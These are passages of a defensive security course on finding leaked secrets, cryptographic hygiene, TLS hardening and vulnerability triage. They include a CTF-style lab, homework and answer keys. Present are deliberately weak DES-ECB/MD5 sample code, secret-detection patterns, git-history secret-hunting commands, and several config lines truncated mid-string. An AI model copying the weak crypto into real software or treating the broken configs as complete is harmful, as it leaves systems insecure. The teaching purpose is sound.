1. **Discovery** — Use TruffleHog, Gitleaks, and AI scanning to find ALL leaked secrets in the repository (including git history)
2. **Classification** — Categorize each secret: type, severity, potential blast radius
3. **Triage** — Determine which secrets are still valid/active (use `--only-verified`)
4. **Remediation** — Implement proper secrets management:
  - Move all secrets to HashiCorp Vault or equivalent
  - Update application code to fetch secrets from Vault at runtime
  - Add pre-commit hooks to prevent future leaks
  - Configure CI/CD pipeline scanning
5. **Crypto audit** — Find and fix all weak cryptographic implementations

## 6. **TLS hardening** — Fix the Nginx configuration to achieve an A+ SSL Labs rating

### **Scoring**

Points awarded for: secrets found (10 pts each), proper Vault integration (25 pts), pre-commit hooks (15 pts), crypto fixes (20 pts), TLS A+ rating (20 pts), AI-augmented report (10 pts).

---

# CTF Challenge: Hints & Toolkit

```
Step 1: Clone and scan the challenge repository
git clone https://ctf-challenge.example.com/secrets-hunt.git
cd secrets-hunt

Step 2: Run automated scanners
trufflehog git file://. --json > trufflehog_results.json
gitleaks detect --source . --report-format json --report-path gitleaks_results.json

Step 3: Check git history for removed secrets
git log --all --diff-filter=D -- "*.env" "*.pem" "*.key"
git log --all -p -S "password" --source --all

Step 4: Scan Docker images
docker history --no-trunc challenge-app:latest
docker save challenge-app:latest | tar -xf - -C /tmp/layers/
```

**Notes:** Remind students that git history contains deleted secrets. A file removed from HEAD is NOT removed from the repository. Use `git filter-branch` or BFG Repo-Cleaner for true removal.

# Key Takeaways

- **Secrets sprawl is inevitable** — assume they will leak and build your defenses accordingly
- **Layer your controls** — pre-commit hooks, CI scanning, runtime monitoring, and AI augmentation
- **Centralize with Vault** — use dynamic secrets with short TTLs; eliminate long-lived credentials
- **Never roll your own crypto** — use established libraries and follow algorithm selection guides
- **TLS 1.2+ with AEAD ciphers** — enforce HSTS, OCSP stapling, and certificate automation
- **AI amplifies human auditing** — contextual analysis catches what regex misses and reduces false positives
- **Automate rotation and response** — the 5-minute window means manual processes are too slow
- **Git history never forgets** — removing a secret from HEAD does not remove it from the repository

Next lesson

Lesson 07 will cover **network traffic analysis and intrusion detection** — using AI to identify malicious patterns in real-time network data.

---

# Secrets Management & Cryptographic Hygiene

**Educational Use Only:** The secrets scanning and cryptographic analysis techniques in this lesson are intended for authorized security auditing, blue team defense, and CTF competitions. Never exploit discovered credentials without explicit written authorization.

## Why Secrets Management Matters

---

Leaked secrets are consistently the leading cause of preventable data breaches. According to the Verizon Data Breach Investigations Report, over 70% of breaches involve compromised credentials. The IBM Cost of a Data Breach report puts the average cost of a credentials-related breach above \$4.5 million. These are not abstract statistics — they represent real organizations that suffered real damage because a secret ended up where it should not have been.

Consider some high-profile examples. In 2019, Capital One suffered a breach affecting over 100 million customers after a misconfigured WAF exposed AWS credentials that allowed an attacker to access S3 buckets. In 2022, Uber was breached when an attacker obtained a contractor's VPN credentials through social engineering, then found a PowerShell script on an internal network share containing hardcoded admin credentials for the company's Privileged Access Management system. Samsung leaked internal source code containing hardcoded credentials in a misconfigured GitLab instance, exposing secret keys for critical backend services. In every case, the root cause was the same: a secret existed somewhere it should not have, without adequate protection or rotation.

Automated bots scan GitHub for freshly pushed commits containing secrets within seconds of a push. Research has shown that a leaked AWS key on a public repository is typically exploited in under five minutes. The window between exposure and



compromise is vanishingly small, which means prevention — not detection after the fact — is the only reliable strategy.

## Secret Sprawl: Where Secrets Hide

---

Secret sprawl refers to the uncontrolled proliferation of credentials, API keys, tokens, and certificates across an organization's systems. Secrets tend to accumulate in places that developers do not think of as risky:

- **Environment variables:** A common "best practice" that is often poorly implemented. Environment variables are visible to any process running under the same user, appear in process listings, and are frequently logged by crash reporters and debugging tools.
- **Configuration files:** Files like `config.yaml`, `application.properties`, `.env`, and `docker-compose.yml` routinely contain database passwords, API keys, and connection strings. These files are often committed to version control or deployed alongside application code.
- **Git history:** Even if a secret is removed from the current commit, it persists in the repository history forever unless the history is rewritten. Running `git log -p` or searching through diffs will reveal secrets that developers thought they deleted.
- **CI/CD pipelines:** Build logs, pipeline configuration files, and artifact registries frequently contain secrets. Jenkins, GitHub Actions, and GitLab CI all provide secret management features, but misconfiguration can expose variables in logs or to untrusted pull request builds.
- **Container images:** Docker images built with `ENV` directives or `COPY` commands that include credential files bake secrets into immutable layers. Even if a later layer deletes the file, it remains accessible by inspecting earlier layers with `docker history` or `dive`.
- **Internal wikis and chat:** Developers share credentials in Slack messages, Confluence pages, and shared documents for convenience, creating long-lived copies that are rarely cleaned up.

A critical `.gitignore` pattern for any project should include at minimum:

```
.gitignore — secrets and sensitive files
.env
.env.*
```

```
*.pem
*.key
*.p12
*.pfx
credentials.json
service-account*.json
secret
!*secret*.example
```

## Secret Detection Tools

---

Proactive scanning is essential for catching secrets before they reach production. Several tools specialize in this task:

**TruffleHog** scans git repositories, filesystem paths, and S3 buckets for high-entropy strings and known secret patterns. It understands git history and can scan every commit, not just the working tree:

```
Scan a local repository including all git history
trufflehog git file://. --only-verified

Scan a remote GitHub repository
trufflehog github --repo https://github.com/org/repo --only-verified

Scan a filesystem path
trufflehog filesystem /path/to/project --only-verified
```

**Gitleaks** is a fast, SAST-oriented tool that integrates well with CI/CD pipelines. It uses regex patterns and entropy analysis to detect secrets:

```
Scan a repository
gitleaks detect --source . --verbose

Scan only staged changes (pre-commit hook)
gitleaks protect --staged --verbose

Generate a report
gitleaks detect --source . --report-format json --report-path report.json
```

**detect-secrets** from Yelp takes a baseline approach. It creates a snapshot of known secrets and alerts only on new ones, reducing noise in legacy codebases:

```
Create a baseline
detect-secrets scan > .secrets.baseline

Audit the baseline interactively
detect-secrets audit .secrets.baseline

Check for new secrets against the baseline
detect-secrets scan --baseline .secrets.baseline
```

**git-secrets** from AWS Labs installs as a git hook to prevent commits containing AWS credentials and other configurable patterns:

```
Install hooks in a repository
git secrets --install

Register AWS patterns
git secrets --register-aws

Scan the repository
git secrets --scan
```

## Secrets Management Solutions

---

Detection finds existing problems; a secrets management solution prevents them from occurring. The principle is simple: applications should never contain secrets directly. Instead, they retrieve secrets at runtime from a centralized, access-controlled vault.

**HashiCorp Vault** is the industry standard for secrets management. It provides dynamic secrets, encryption as a service, lease-based access with automatic revocation, and detailed audit logging:

```
Store a secret
vault kv put secret/myapp/database username="dbadmin" password="s3cur3P@ss!"

Retrieve a secret
vault kv get secret/myapp/database

Retrieve just the password field
vault kv get -field=password secret/myapp/database

Enable a dynamic database secrets engine
```

```

vault secrets enable database
vault write database/config/mydb \
 plugin_name=mysql-database-plugin \
 connection_url="{{username}}:{{password}}@tcp(db.example.com:3306)/" \
 allowed_roles="readonly" \
 username="vault_admin" \
 password="vault_password"

Generate a short-lived database credential
vault read database/creds/readonly

```

**AWS Secrets Manager** integrates natively with AWS services, providing automatic rotation for RDS credentials and cross-account access. **Azure Key Vault** offers similar capabilities within the Azure ecosystem, with HSM-backed key storage and managed identity integration. For teams already invested in a cloud provider, the native solution often provides the smoothest integration path.

## Cryptographic Hygiene: Choosing Algorithms and Key Sizes

Cryptographic hygiene means using modern, well-vetted algorithms with appropriate key sizes, and retiring deprecated cryptography before it becomes a vulnerability. The following table summarizes current recommendations:

| Purpose               | Recommended                          | Deprecated / Avoid               |
|-----------------------|--------------------------------------|----------------------------------|
| Symmetric encryption  | AES-256-GCM, ChaCha20-Poly1305       | DES, 3DES, RC4, AES-ECB mode     |
| Asymmetric encryption | RSA-4096, ECDSA P-256/P-384, Ed25519 | RSA-1024, DSA                    |
| Hashing               | SHA-256, SHA-384, SHA-512, SHA-3     | MD5, SHA-1                       |
| Key exchange          | ECDH (X25519), DH-4096               | DH-1024, static RSA key exchange |
| Password hashing      | Argon2id, bcrypt, PBKDF2             | MD5, SHA-1, unsalted hashes      |

A practical example using Python's `cryptography` library for AES-256-GCM encryption:

```
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
import os

Generate a 256-bit key
key = AESGCM.generate_key(bit_length=256)

Encrypt
aesgcm = AESGCM(key)
nonce = os.urandom(12) # 96-bit nonce for GCM
plaintext = b"Sensitive data that must be protected"
associated_data = b"authenticated-but-not-encrypted-metadata"
ciphertext = aesgcm.encrypt(nonce, plaintext, associated_data)

Decrypt
decrypted = aesgcm.decrypt(nonce, ciphertext, associated_data)
assert decrypted == plaintext
```

## TLS Configuration Best Practices

Transport Layer Security is the backbone of secure communication, but misconfigured TLS is nearly as dangerous as no TLS at all. Key principles:

- **Minimum version:** TLS 1.2. Prefer TLS 1.3 wherever possible. Disable SSLv3, TLS 1.0, and TLS 1.1.
- **Cipher suites:** Prioritize AEAD ciphers (AES-GCM, ChaCha20-Poly1305). Disable CBC-mode ciphers, RC4, and anything using MD5 or SHA-1 for the MAC.
- **Forward secrecy:** Use ECDHE key exchange so that compromise of the server's private key does not decrypt past traffic.
- **HSTS:** Deploy HTTP Strict Transport Security headers with a long max-age and include subdomains.

Example Nginx TLS configuration:

```
server {
 listen 443 ssl http2;
 server_name example.com;
```

```

ssl_certificate /etc/letsencrypt/live/example.com/fullchain.pem;
ssl_certificate_key /etc/letsencrypt/live/example.com/privkey.pem;

ssl_protocols TLSv1.2 TLSv1.3;
ssl_ciphers ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDH
ssl_prefer_server_ciphers on;

ssl_session_timeout 1d;
ssl_session_cache shared:SSL:10m;
ssl_session_tickets off;

HSTS – 2 year max-age, include subdomains, preload
add_header Strict-Transport-Security "max-age=63072000; includeSubDomains;

OCSP stapling
ssl_stapling on;
ssl_stapling_verify on;
ssl_trusted_certificate /etc/letsencrypt/live/example.com/chain.pem;
}

```

## Certificate Management and Rotation

Certificates are secrets too, and they expire. Poor certificate management leads to outages (expired certs) and breaches (compromised private keys that are never rotated). Best practices include:

- **Automate issuance and renewal:** Use ACME clients like `certbot` or `acme.sh` with Let's Encrypt for automated certificate lifecycle management. For internal PKI, tools like `step-ca` (Smallstep) provide a private ACME server.
- **Short-lived certificates:** Prefer certificates with 90-day or shorter lifetimes. Short lifetimes limit the window of exposure if a key is compromised and force automation, which eliminates manual renewal mistakes.
- **Monitor expiration:** Deploy certificate monitoring (e.g., Prometheus `ssl_exporter`, Nagios checks) that alerts well before expiry.
- **Protect private keys:** Store private keys with restrictive file permissions (`chmod 600`), and where possible use hardware security modules (HSMs) or cloud KMS for signing operations without exposing the key material.

- **Rotate on compromise:** Have a runbook for emergency certificate revocation and reissuance. Practice it before you need it.

## Password Hashing: bcrypt, Argon2, and PBKDF2

---

Storing passwords requires purpose-built hashing functions that are deliberately slow and memory-intensive to resist brute-force attacks. General-purpose hash functions like SHA-256 are far too fast — a modern GPU can compute billions of SHA-256 hashes per second.

**Argon2id** is the current gold standard, winner of the Password Hashing Competition. It is resistant to both GPU-based and side-channel attacks due to its configurable memory and parallelism parameters:

```
from argon2 import PasswordHasher

ph = PasswordHasher(
 time_cost=3, # Number of iterations
 memory_cost=65536, # 64 MB memory usage
 parallelism=4 # Number of parallel threads
)

Hash a password
hashed = ph.hash("user_password_here")
Example output: $argon2id$v=19$m=65536,t=3,p=4$...

Verify a password
try:
 ph.verify(hashed, "user_password_here")
 print("Password is correct")
except Exception:
 print("Password is incorrect")
```

**bcrypt** remains widely supported and is a solid choice when Argon2 is not available. Its work factor (cost parameter) should be set so that hashing takes at least 250 milliseconds on your production hardware:

```
import bcrypt

password = b"user_password_here"
salt = bcrypt.gensalt(rounds=12) # 2^12 iterations
```

```
hashed = bcrypt.hashpw(password, salt)

Verify
if bcrypt.checkpw(password, hashed):
 print("Password is correct")
```

**PBKDF2** is acceptable when regulatory compliance requires NIST-approved algorithms. Use at least 600,000 iterations with SHA-256 as of current OWASP guidance.

## AI-Assisted Crypto Review

One of the most powerful applications of AI in blue team operations is using LLMs to audit cryptographic usage across a codebase. Manually reviewing every file for weak algorithms, hardcoded keys, insecure defaults, and deprecated patterns is time-consuming and error-prone. Claude can accelerate this process significantly:

```
import anthropic

client = anthropic.Anthropic()

Example: submit a code snippet for crypto review
code_to_review = """
import hashlib
from Crypto.Cipher import DES

def encrypt_data(key, data):
 cipher = DES.new(key, DES.MODE_ECB)
 padded = data + b' ' * (8 - len(data) % 8)
 return cipher.encrypt(padded)

def hash_password(password):
 return hashlib.md5(password.encode()).hexdigest()
"""

message = client.messages.create(
 model="claude-sonnet-4-20250514",
 max_tokens=1024,
 messages=[
 {
 "role": "user",
 "content": (
 "You are a cryptographic security auditor. Review the followin
```



Claude would identify multiple critical issues in this code: the use of DES (56-bit key, easily brute-forced), ECB mode (identical plaintext blocks produce identical ciphertext blocks, leaking patterns), space-based padding (non-standard, potentially exploitable), and MD5 for password hashing (no salt, extremely fast, trivially reversible with rainbow tables). It would recommend replacing DES-ECB with AES-256-GCM, using the `cryptography` library instead of the deprecated `pycryptodome` DES module, and switching from MD5 to Argon2id for password hashing.

You can extend this approach to scan entire codebases by walking directory trees, extracting files that import cryptographic modules, and feeding them to Claude for batch analysis. This is particularly valuable during security audits, code reviews, and compliance assessments.

## Key Takeaways

*Secrets management and cryptographic hygiene are foundational blue team disciplines. A single leaked credential or weak cipher can undo every other security control in your environment.*

- Secrets sprawl across environment variables, config files, git history, CI/CD pipelines, container images, and chat messages. Assume they are everywhere and scan accordingly.
- Deploy secret detection tools (TruffleHog, Gitleaks, detect-secrets) as pre-commit hooks and in CI/CD pipelines to catch leaks before they reach production.
- Centralize secrets in a vault (HashiCorp Vault, AWS Secrets Manager, Azure Key Vault) and retrieve them at runtime. Never hardcode credentials.
- Use modern cryptographic algorithms: AES-256-GCM for encryption, Ed25519 or ECDSA for signing, Argon2id for password hashing.
- Configure TLS correctly: TLS 1.2 minimum, AEAD cipher suites, forward secrecy, HSTS, and automated certificate rotation.
- Use AI-assisted code review to detect weak cryptographic patterns at scale — but always verify findings with domain expertise.

**Self-check:** Can you explain why ECB mode is insecure? Can you list three places where secrets commonly hide in a development workflow? Can you write a TruffleHog command to scan a repository's full git history? Can you describe the difference between Argon2id and bcrypt, and explain when you would choose one over the other?

### Download Files

These files contain synthetic data for the secrets and crypto challenges. All files are plain text (.txt) and safe to open.

↓ [leaked-repo.txt](#) ~5 KB

↓ [git-history-secrets.txt](#) ~5 KB

↓ [crypto-review.py.txt](#) ~6 KB

↓ [tls-config-audit.txt](#) ~10 KB

# Lab Guide

Four exercises: git history secret hunting, leaked repo triage, crypto code review, and TLS config audit — keep secrets secret and crypto sane.

## Authorized Use Only

All code and configs are **synthetic**. Never paste real production secrets into any AI, even to audit them — assume the input is logged.

## Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `secrets-lab/`
- Familiarity with: git, symmetric/asymmetric crypto basics, TLS handshake

## Lab Scenario

A contractor's laptop was lost. Their personal GitHub mirror of an AcmeCorp repo is now public. You have the history dump, the top-level repo contents, an old crypto utility written in-house, and the public TLS configs from AcmeCorp's reverse proxies. Your job: find every leaked secret, fix the crypto, harden the TLS.

### Download Lab Files

Save all 4 files into a folder named `secrets-lab/` before starting the exercises.

↓ [crypto-review.py.txt](#) ~6 KB

↓ [git-history-secrets.txt](#) ~5 KB

↓ [leaked-repo.txt](#) ~5 KB

↓ [tls-config-audit.txt](#) ~10 KB

## Exercise 1 — Git History Secret Hunt

Open [git-history-secrets.txt](#). Secrets often hide in old commits even after being "removed".

### Task 1.1 — Find every credential

Below is a truncated git log with diffs. Find every potential secret:

1. API keys (AWS AKIA, Stripe sk\_, Google AIza, Slack xox).
2. Private keys (BEGIN RSA/EC/OPENSSH PRIVATE KEY).
3. Passwords in config, env, YAML, JSON.
4. JWT / OAuth tokens.
5. Database URIs with credentials.
6. Internal hostnames / IPs that leak infra.
7. .env files checked in by mistake.

For each:

- Commit hash, file, line
- Secret type
- Rotation urgency (minutes / hours / days)
- Command to rotate (AWS IAM CLI, vault rotate, etc.)

Then: list the commits that need to be purged from history with git-filter-repo or BFG.

[paste git-history-secrets.txt]

✓ **Self-check:** You should identify at least one secret that **MUST** be rotated within the hour.

## Exercise 2 — Leaked Repo Triage

Open `leaked-repo.txt`. The current state of the repo also has secrets and architectural leaks.

### Task 2.1 — Assess the exposure

Below is the tree + selected file contents of a leaked repo.  
Identify:

1. Hard-coded secrets in source.
2. Cloud architecture disclosed (bucket names, internal DNS, queue URLs, IAM role ARNs).
3. Business logic that reveals vulnerabilities (auth bypass, weak password policy, disabled MFA).
4. Third-party integrations (Slack webhooks, Twilio, Sendgrid) that could be abused.
5. CI/CD secrets or deploy keys.
6. Infrastructure as code with wide permissions.

Output:

- A disclosure assessment (what the attacker learns)
- A mitigation plan (rotate, re-architect, monitor)
- A customer-notification decision tree (do we need to notify?)

[paste leaked-repo.txt]

✓ Self-check: Decide YES / NO on customer notification with one clear sentence explaining the reasoning.

## Exercise 3 — Crypto Code Review

Open `crypto-review.py.txt`. Home-grown crypto is a running joke for a reason.

### Task 3.1 — Spot the bugs

Below is a Python module that handles encryption, hashing, and password storage. Review for:

1. Password hashing: MD5/SHA1 instead of bcrypt/argon2.
2. Missing salt, constant salt, or salt reuse.
3. Symmetric cipher choices: DES, ECB mode, CBC without HMAC.
4. IV/nonce reuse with stream ciphers or AES-GCM.
5. PRNG: random.random() vs. secrets / os.urandom.
6. RSA with no padding or PKCS1v15 in new code.
7. Timing side channels in comparisons.
8. Key storage: hard-coded, env, keystore?

For each finding:

- Line number
- Bug category
- Corrected code block

Output the rewritten module at the end.

[paste crypto-review.py.txt]

✓ Self-check: Your rewritten code should use argon2 / AES-GCM / secrets and nothing else for the primitives.

## Exercise 4 — TLS Config Audit

Open `tls-config-audit.txt`. TLS misconfig is the single easiest compliance finding.

### Task 4.1 — Score against Mozilla intermediate

Below are TLS configs for several services (nginx, haproxy, postgres). Audit each for:

1. Protocols: any TLSv1.0/1.1 enabled? SSLv3?
2. Cipher suites: any RC4, 3DES, NULL, EXPORT, CBC?
3. Certificate: self-signed? Expired? SHA-1 signed? Short key?
4. HSTS: set? max-age long enough? includeSubDomains?
5. OCSP stapling, session tickets, session cache.
6. Forward secrecy: DHE/ECDHE only?
7. HTTP -> HTTPS redirect?
8. Protocols for internal services (should still be TLS 1.2+).

Output:

- Findings per service
- The corrected config snippets (paste-ready)
- A single "Mozilla intermediate" baseline the ops team can apply

[paste tls-config-audit.txt]

✓ **Self-check:** You should find at least one service missing HSTS or allowing a weak cipher.

## Final Exercise — Secret-handling Policy

### Task 5.1 — Policy document

Combine the findings into a one-page secret-handling policy:

1. Where secrets live (vault path scheme)
2. Rotation frequency by type
3. Pre-commit hooks / CI scanning
4. Incident playbook for a leak
5. Crypto-primitive allowlist for new code
6. TLS baseline for all services

Format as markdown.

✓ **Self-check:** The policy should be short enough to print and keep on every engineer's desk.

### What's Next

Lesson 07 moves into **vuln management and patching** — SBOMs, dependency audits, and patch prioritization.



# Homework

Lock down secrets and crypto in your own workflow: build a scanner, rotate keys, and replace a weak primitive.

## Task 1 — Secret Scanner Prompt

**Objective:** Build a reusable prompt that scans any text blob for secrets and outputs them as JSON (type, confidence, rotation urgency).

### Instructions:

- Include common patterns: AWS, GitHub, JWT, private keys
- Output must include a rotation command
- Test on the lab's `git-history-secrets.txt`

**Deliverable:** A prompt file and its JSON output.

## Task 2 — Rotate Your Own Token

**Objective:** Pick one API token you personally use and rotate it.

### Instructions:

- Document: the service, the old storage location, the new storage location
- Include the verification step (the new token works)
- Remove the old token from all caches / bash history / configs

**Deliverable:** A 150-word rotation log (no actual secret included).

## Task 3 — Crypto Replacement

**Objective:** Find a small Python or JS project that uses MD5, SHA1, or DES and replace the primitive correctly.

**Instructions:**

- Use argon2 / bcrypt for passwords, SHA-256 for integrity, AES-GCM for encryption
- Show the before/after diff
- Explain any compatibility issues you had to handle

**Deliverable:** A patch file and a short rationale.

# Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

## Exercise 1 — Git History Secret Hunt

Expected findings: at least one AWS access key, one private key header, one `.env` committed and then "removed" (still in history). Rotation order: cloud keys first (minutes), SaaS tokens second (hours), then purge history with `git filter-repo`.

## Exercise 2 — Leaked Repo Triage

Typical architectural leaks: internal DNS names, S3 bucket names, queue URLs. Even without secrets, these give an attacker a map. Customer notification decision: YES if PII-related config or customer keys; NO if only internal infra — still rotate and monitor.

## Exercise 3 — Crypto Code Review

Common bugs: MD5 for passwords, ECB mode for AES, `random.random()` for tokens, hard-coded key, string compare for MACs. Rewrite uses `argon2` for passwords, `AES-GCM` for encryption, `secrets.token_bytes` for nonces, `hmac.compare_digest` for comparisons.

## Exercise 4 — TLS Config Audit

```
ssl_protocols TLSv1.2 TLSv1.3;
ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECI
ssl_prefer_server_ciphers off;
```

```
add_header Strict-Transport-Security "max-age=63072000; includeSubDomains
ssl_stapling on; ssl_stapling_verify on;
```

### Final Exercise — Secret-handling Policy

One page: vault path scheme, rotation cadence, pre-commit hooks, incident playbook, approved primitives, TLS baseline.

---

## Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

### Task 1 — Secret Scanner Prompt

JSON output with: type, match, confidence, rotation\_command. Include regex for AWS AKIA, GitHub `ghp_`, JWT `eyJ`.

### Task 2 — Rotate Your Own Token

Rotation log should cover: revoke old, generate new, update storage, verify, scrub bash history. Never include the actual token.

### Task 3 — Crypto Replacement

Diff should show MD5 → SHA-256 or bcrypt; verify backwards-compatible via a migration path (double-hash or "upgrade on next login").

## **Lesson 07: Vulnerability Assessment & Patch Management**

# Vulnerability Assessment & Patch Management

From discovery to remediation — building a systematic, AI-augmented approach to finding and fixing security weaknesses before attackers exploit them.

Vulnerability Scanning

CVSS

Patch Management

AI Triage

Dependency Scanning

Container Security

## ⚠ Educational Use Only

Vulnerability scanning should only be performed on systems you own or have explicit authorization to test. Unauthorized scanning may be detected and reported.

# Why Vulnerability Management Matters

Organizations face an ever-growing attack surface. The average enterprise has thousands of known vulnerabilities at any given time, but limited resources to fix them.

## The Scale Problem

26,000+ CVEs published in 2023 alone. No team can patch everything immediately.

## The Prioritization Problem

Not all vulnerabilities are equal. A Critical-rated CVE on an air-gapped system may be lower risk than a Medium on a public-facing server.

## Where AI Helps



AI can process scan results at scale, correlate environmental context, predict exploitability, and recommend prioritized remediation — turning data overload into actionable plans.

---

# The Vulnerability Management Lifecycle

A continuous, five-phase cycle that never truly ends — each iteration strengthens your security posture.

1. **Discover** — Identify assets and scan for known vulnerabilities across infrastructure, applications, and dependencies
2. **Assess** — Evaluate each finding: confirm true positives, understand severity, and determine affected scope
3. **Prioritize** — Rank findings by business risk, exploitability, asset criticality, and environmental context
4. **Remediate** — Apply patches, configuration changes, mitigating controls, or accept residual risk with documentation
5. **Verify** — Confirm the fix is in place, rescan to validate, and update tracking records

**Notes:** Emphasize this is a cycle, not a one-time project. Most mature organizations run continuous scanning with weekly or monthly remediation sprints.

---

# Phase 1: Discover

You cannot protect what you do not know about. Discovery combines asset inventory with vulnerability scanning.

## Asset Discovery

- **Network scanning** — Nmap, Masscan to find live hosts and open ports
- **Cloud inventory** — AWS Config, Azure Resource Graph, GCP Asset Inventory
- **CMDB integration** — ServiceNow, Lansweeper for enterprise asset tracking
- **Container registries** — Docker Hub, ECR, GCR — what images are deployed?

## Vulnerability Scanning

- **Authenticated scans** — Agent-based or credentialed, sees installed software versions
- **Unauthenticated scans** — Network-based, sees externally visible weaknesses

- **Application scans** — DAST tools like OWASP ZAP, Burp Suite for web app vulns
-

# Scanning Tools: Nessus, OpenVAS, Qualys

| Tool    | Type        | Strengths                                                         | Best For                           |
|---------|-------------|-------------------------------------------------------------------|------------------------------------|
| Nessus  | Commercial  | Huge plugin library, low false positives, compliance checks       | Enterprise infrastructure scanning |
| OpenVAS | Open Source | Free, community-maintained, GVM framework                         | Budget-conscious teams, learning   |
| Qualys  | Cloud SaaS  | Agentless cloud scanning, asset management, continuous monitoring | Large/distributed environments     |

## AI Integration Point

All three tools export results in structured formats (CSV, JSON, XML). Feed these directly to an LLM to summarize findings, group by remediation action, and draft executive reports.

# Interpreting Nessus Scan Results

A typical Nessus export contains structured data per finding. Here is an abbreviated CSV example:

```
Plugin ID,CVE,CVSS v3,Risk,Host,Protocol,Port,Name,Synopsis
11219,CVE-2023-44487,7.5,High,10.0.1.15,tcp,443,HTTP/2 Rapid Reset DoS,Remote HTTP/2 server vulnerable
20007,CVE-2023-38545,9.8,Critical,10.0.1.22,tcp,22,curl SOCKS5 Heap Overflow,libcurl SOCKS5 proxy heap
42873,,2.1,Low,10.0.1.15,tcp,80,SSL/TLS Certificate Info,SSL certificate uses SHA-1 signature
57582,CVE-2024-3094,10.0,Critical,10.0.2.5,tcp,22,XZ Utils Backdoor (CVE-2024-3094),Backdoored xz-utils
19506,,0.0,Info,10.0.1.15,tcp,0,Nessus Scan Information,Scan metadata and configuration
```

## AI Prompt: Summarize Nessus Results

*"Analyze this Nessus scan CSV. Group findings by host, highlight Critical/High items first, identify which vulnerabilities have known exploits in the wild, and recommend remediation priority."*

# CVE & CVSS Scoring

## What is a CVE?

**Common Vulnerabilities and Exposures** — a standardized identifier (e.g., `CVE-2024-3094`) for publicly known security flaws. Maintained by MITRE and NVD.

## CVSS v3.1 Score Breakdown

| Score Range | Severity      | Typical SLA          |
|-------------|---------------|----------------------|
| 9.0 – 10.0  | Critical      | 24–72 hours          |
| 7.0 – 8.9   | High          | 7–14 days            |
| 4.0 – 6.9   | Medium        | 30–60 days           |
| 0.1 – 3.9   | Low           | 90 days / next cycle |
| 0.0         | Informational | Track / no action    |

**Notes:** CVSS Base Score alone is insufficient for prioritization. Environmental and Temporal metrics matter — this is exactly where AI adds value.

---



# Reading a CVSS Vector String

Every CVSS score is derived from a vector string that encodes attack characteristics:

```
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (Score: 9.8 Critical)
```

```
AV:N = Attack Vector: Network (remotely exploitable)
AC:L = Attack Complexity: Low (no special conditions needed)
PR:N = Privileges Required: None (unauthenticated)
UI:N = User Interaction: None (no clicks needed)
S:U = Scope: Unchanged
C:H = Confidentiality Impact: High
I:H = Integrity Impact: High
A:H = Availability Impact: High
```

**AI Prompt: Explain a CVE**

*"Explain CVE-2024-3094 (XZ Utils backdoor) for a non-technical audience. Include: what it does, how it gets exploited, affected versions, and recommended fix. Parse the CVSS vector CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H and explain each component."*

---

# Phase 2: Assess

Raw scan results contain noise. Assessment separates real risk from false positives and informational clutter.

## Key Assessment Activities

- **Validate findings** — Confirm the vulnerability actually exists (not a scanner misidentification)
- **Check exploitability** — Does a public exploit exist? Is it in exploit-db, Metasploit, or CISA KEV?
- **Determine reachability** — Can an attacker actually reach the vulnerable service?
- **Assess data exposure** — What data/systems are at risk if exploited?
- **Identify compensating controls** — WAF rules, network segmentation, EDR monitoring

## AI-Assisted Assessment

Prompt an LLM: *"For each of these 47 High/Critical findings, check if a public exploit exists in ExploitDB or CISA KEV. Flag any that are actively exploited in the wild."*

---

# Phase 3: Prioritize — Risk-Based with AI

CVSS score alone is a poor prioritization strategy. Risk-based vulnerability management (RBVM) adds context.

## Factors Beyond CVSS

- **Asset criticality** — A vuln on a payment server > the same vuln on a dev sandbox
- **Network exposure** — Internet-facing vs. internal-only vs. air-gapped
- **Exploit availability** — Known exploit in the wild = immediate escalation
- **Compensating controls** — IPS signature, WAF rule, or firewall blocks the attack path
- **Business impact** — Revenue-generating service vs. archival system
- **Regulatory requirements** — PCI DSS, HIPAA, SOC 2 mandate specific timelines

### AI Contextualization Prompt

*"Given this scan report and the following asset inventory (with criticality tags and network zones), re-rank vulnerabilities by effective risk. Consider: CISA KEV status, EPSS score, asset*

*criticality, and network exposure."*

---

# EPSS: Exploit Prediction Scoring System

EPSS is a data-driven model that estimates the probability a vulnerability will be exploited in the wild within the next 30 days.

## CVSS vs. EPSS

**CVSS** measures theoretical severity.

**EPSS** measures likelihood of real-world exploitation.

A CVSS 9.8 with EPSS 0.02 may be lower priority than a CVSS 6.5 with EPSS 0.87.

## Using EPSS with AI

Feed EPSS percentiles into your AI-assisted triage workflow. Combine with CISA KEV (Known Exploited Vulnerabilities catalog) for strongest prioritization signal.

```
Query EPSS API for a CVE
import requests

cve_id = "CVE-2024-3094"
resp = requests.get(f"https://api.first.org/data/v1/epss?cve={cve_id}")
data = resp.json()["data"][0]
```

```
print(f"{cve_id}: EPSS={data['epss']}, Percentile={data['percentile']}")
CVE-2024-3094: EPSS=0.93, Percentile=0.99
```

---





# Dependency Scanning: Your Supply Chain Attack Surface

Modern applications inherit hundreds of transitive dependencies. Each is a potential vulnerability vector.

| Tool       | Ecosystem      | Type          | Integration             |
|------------|----------------|---------------|-------------------------|
| npm audit  | Node.js        | Built-in      | CLI, CI/CD              |
| pip-audit  | Python         | Open source   | CLI, CI/CD              |
| Snyk       | Multi-language | Commercial    | CLI, IDE, CI/CD, GitHub |
| Dependabot | Multi-language | GitHub native | Automated PRs           |

### The Transitive Dependency Trap

Your `package.json` lists 20 packages. After install, `node_modules/` contains 1,200+. Each transitive dependency is an attack surface you did not explicitly choose.



# npm audit: Realistic Output

```
$ npm audit

npm audit report

semver <7.5.2
Severity: moderate
semver vulnerable to ReDoS - https://github.com/advisories/GHSA-c2qf-rxjj-qqgw
